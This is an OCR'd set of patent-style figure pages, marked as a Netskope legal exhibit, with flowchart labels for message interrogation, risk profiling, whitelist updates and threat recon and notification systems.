


FIG. 7


Netskope Exhibit 1002 - Appendix B2

FIG. 8A



Netskope Exhibit 1002 - Appendix B2

FIG. 8B


B
INDEX TO INTERROGATION ENGINE
830
CREATE RISK PROFILE
835
MORE QUEUES?
840
YES
INDEX TO NEXT QUEUE
845
A
NO
PASS INTERROGATION?
850
YES
FORWARD COMMUNICATION
855
NO
FAILURE PROCESSING
860
END
870




FIG. 9

Netskope Exhibit 1002 - Appendix B2



Outbound Message Processing
1005
Meets Exclusion ?
Continue
1010
On List ?
Yes
No
1020
Free Space ?
Yes
No
1040
Add Entry to Whitelist
Done
1035
Create Space on List
1025
Free Space ?
Yes
No
1015
Update Info
Done
1030
Create Space on List

FIG. 10




FIG. 11

Netskope Exhibit 1002 - Appendix B2



Threat Recon Information
1210
Threat Management Center
1220
Threat Pushback System
1205
1215
Peer-based Threat Notification System

FIG. 12



Input from Threat Recon Sources
2005
Threat Information Input
2025
Goals
2020
Rules and Policy Creation
2015
Rules and Policy API
